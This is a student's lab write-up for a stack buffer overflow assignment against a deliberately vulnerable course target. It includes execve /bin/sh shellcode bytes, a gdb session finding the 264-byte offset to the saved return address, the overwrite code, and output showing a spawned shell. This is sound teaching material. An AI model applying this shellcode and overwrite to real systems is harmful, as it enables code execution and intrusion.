Assignment #1: Stack Overflow Attack

In order to successfully perform a Stack Overflow Attack, I needed to overwrite the first 22 bytes of my buffer code to contain code that would generate a shell using shellcode.

```
unsigned char shellcode[]= \
                  "\x48\x31\xf6\x56\x48\xbf"
                  "\x2f\x62\x69\x6e\x2f"
                  "\x2f\x73\x68\x57\x54"
                  "\x5f\xb0\x3b\x99\x0f\x05";
```

```
 int j; for (j=0; j < 22; j++) buff[j] = shellcode[j];
```


After this is accomplished, the next step is to determine the memory address of the return address within the target.c file and the memory address of the localBuf variable:

```
jo798048@net1547:~/homework/CAP6135-project1-source/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/jo798048/homework/CAP6135-project1-source/exploits/exploit
process 3236265 is executing new program: /home/net/jo798048/homework/CAP6135-project1-source/targets/target
Press any key to call foo function...
```

```
Breakpoint 1, foo (arg=0x63de8a76 <error: Cannot access memory at address 0x63de8a76>) at target.c:5
5       {
(gdb)
(gdb) step
7         short len = 240;
(gdb) step
8         float var1=2.4;
(gdb) step
9         int *ptr = NULL;
(gdb) step
10        strcpy(localBuf, arg);
```

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffebc0:
 rip = 0x555555555lfa in foo (target.c:10); saved rip = 0x555555555333
 called by frame at 0x7fffffffebe0
 source language c.
 Arglist at 0x7fffffffea98, args: arg=0x7fffffffee9e '\001' <repeats 200 times>.
 Locals at 0x7fffffffea98, Previous frame's sp is 0x7fffffffebc0
 Saved registers:
  rbp at 0x7fffffffebb0, rip at 0x7fffffffebb8
(gdb) x buf
0x0:    Cannot access memory at address 0x0
(gdb) x &localBuf
0x7fffffffeab0: 0x087b4b7b
(gdb) x &len
0x7fffffffebae: 0xebd000f0
(gdb) x &var1
0x7fffffffeba8: 0x4019999a
(gdb) x &ptr
0x7fffffffeba0: 0x00000000
(gdb)
```



We're able to determine that the return address contains the memory address 0x7fffffffebb8 and that the localBuf variable contains the memory address 0x7fffffffeab0. In order to determine how

to override the return address with our buffer, we need to determine the offset of these memory addresses by subtracting the hex value of the return address' memory address with the localBuf's memory address: 0x7fffffffebb8 - 0x7fffffffeab0 = 0x108. When converted into decimal form this value is 264, informing us that the offset between the localBuf variable and the return address' memory address is 264 bytes. With this information, we can override the memory location of the return address with our own buff variable located within exploit.c with the localBuf memory address located within target.c:

```
buff[264]=0xb0; buff[265]=0xea;
buff[266]=0xff; buff[267]=0xff;
buff[268]=0xff; buff[269]=0x7f;
buff[270]=0x00;
```

After executing the program with **setarch i686 -R** disabling stack overflow protection, we're able to overflow and execute our shell code at the beginning of our buff variable, giving us access to an additional shell which informs us our exploit was successful:

```
jo798048@net1547:~/homework/CAP6135-project1-source/exploits$ setarch i686 -R ./exploit
Press any key to call foo function...

foo() finishes normally.
$ $ exit
jo798048@net1547:~/homework/CAP6135-project1-source/exploits$
```